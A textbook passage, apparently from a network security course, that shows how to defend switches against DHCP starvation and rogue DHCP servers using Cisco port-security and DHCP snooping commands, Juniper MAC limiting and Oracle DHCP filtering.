


Figure 8.30: Defending against a DHCP starvation attack

Internetwork Operating System (IOS) Switch Commands

Source: *https://www.cisco.com*

- **`switchport port-security`**

  The **`switchport port-security`** command configures the switch port parameters to enable port security.

- **`switchport port-security maximum 1`**

  The **`switchport port-security maximum`** command configures the maximum number of secure MAC addresses for the port.

  The **`switchport port-security maximum 1`** command configures the maximum number of secure MAC addresses for the port as **1**.

- **`switchport port-security violation restrict`**

  The **`switchport port-security violation`** command sets the violation mode and the necessary action in case of detection of a security violation.

  The **`switchport port-security violation restrict`** command drops packets with unknown source addresses until a sufficient number of secure MAC addresses are removed.

- **`switchport port-security aging time 2`**

  The **`switchport port-security aging time`** command configures the secure MAC address aging time on the port.

  The **`switchport port-security aging time 2`** command sets the aging time as **2** minutes.

- **`switchport port-security aging type inactivity`**

  The **`switchport port-security aging type`** command configures the secure MAC address aging type on the port.

The **`switchport port-security aging type inactivity`** command sets the aging type as inactivity aging.

- **`switchport port-security mac-address sticky`**

  This command enables sticky learning on the interface by entering only the MAC-address sticky keywords. When sticky learning is enabled, the interface adds all secure MAC addresses that are dynamically learned to the running configuration and converts these addresses to sticky secure MAC addresses.

Defend Against Rogue Server Attack

The DHCP snooping feature that is available on switches can mitigate against rogue DHCP servers. It is configured on the port on which the valid DHCP server is connected. Once configured, DHCP snooping does not allow other ports on the switch to respond to DHCP Discover packets sent by clients. Thus, even an attacker who manages to build a rogue DHCP server and connects to the switch cannot respond to DHCP Discover packets.




Figure 8.31: Defending against a rogue server attack

IOS Global Commands

Source: *https://www.cisco.com*

Steps to configure DHCP snooping:

1. **`ip dhcp snooping`**

   Enables DHCP snooping globally.

2. **`ip dhcp snooping vlan number [number] | vlan {vlan range}]`**

   Enables or disables DHCP snooping on one or more VLANs. For example:

   `ip dhcp snooping vlan 4,104`

3. **`ip dhcp snooping trust`**

   Configures the interface as trusted or untrusted.

4. **`ip dhcp snooping limit rate`**

   Configures the number of DHCP packets per second (pps) that an interface can receive.

5. **`end`**

   Exits configuration mode.

6. **`show ip dhcp snooping`**

   Verifies the configuration.

Additional DCHP snooping command:

- **`no ip dhcp snooping information option`**

  To disable the insertion and the removal of the option-82 field, use the **`no ip dhcp snooping information option`** in global configuration command. To configure an aggregation, switch to drop incoming DHCP snooping packets with option-82 information from an edge switch, and use the “no IP dhcp snooping information option allow-untrusted” global configuration command.

Note: All ports in the VLAN are untrusted by default.

MAC Limiting Configuration on Juniper Switches

Source: *https://www.juniper.net*

Consider that three devices are connected to an enterprise switch and are trusted devices with the interfaces **ge-0/0/1**, **ge-0/0/2**, and **ge-0/0/3**. Further, consider a DHCP server with the interface **ge-0/0/8** connected in the background, resulting in a total of 4 interfaces connected to the switch.

- Run the following commands on the switch terminal to apply quick MAC limiting:

  ```
  set interface ge-0/0/1 mac-limit 3 action drop
  set interface ge-0/0/2 mac-limit 3 action drop
  ```

Alternatively, follow the steps below to apply a MAC limiting configuration.

- **Step 1**: Run the following command to configure a MAC limit of 3 on the first device’s interface **ge-0/0/1** and specify the action if the limit is exceeded:

  ```
  set interface ge–0/0/1 mac-limit 3 action drop
  ```

- **Step 2:** Run the following command to configure a MAC limit of 3 on **the** second device’s interface **ge-0/0/2** and specify the action if the limit is exceeded:

  ```
  set interface ge-0/0/2 mac-limit 3 action drop
  ```

- **Step 3**: Execute the following commands to view the outcome of the above MAC limiting configurations:

  ```
  show
  interface ge-0/0/1.0 {
      mac-limit 3 action drop;
  }
  interface ge-0/0/2.0 {
  ```

```
        mac-limit 3 action drop;
    }
```

- **Step 4:** Run the following command to verify the MAC limiting process on the specific switch:

```
show ethernet-switching table
```

Configuring DHCP Filtering on a Switch

Source: *https://docs.oracle.com*

DHCP filtering allows the administrators to determine whether traffic is being forwarded between trusted nodes. When DHCP filtering is applied, the corresponding switch checks the legitimacy of packets/messages before forwarding them to the client. With such filtering, the client can receive the port number and IP address from the legitimate DHCP server.

- Run the following commands to enable DHCP filtering for the switch:

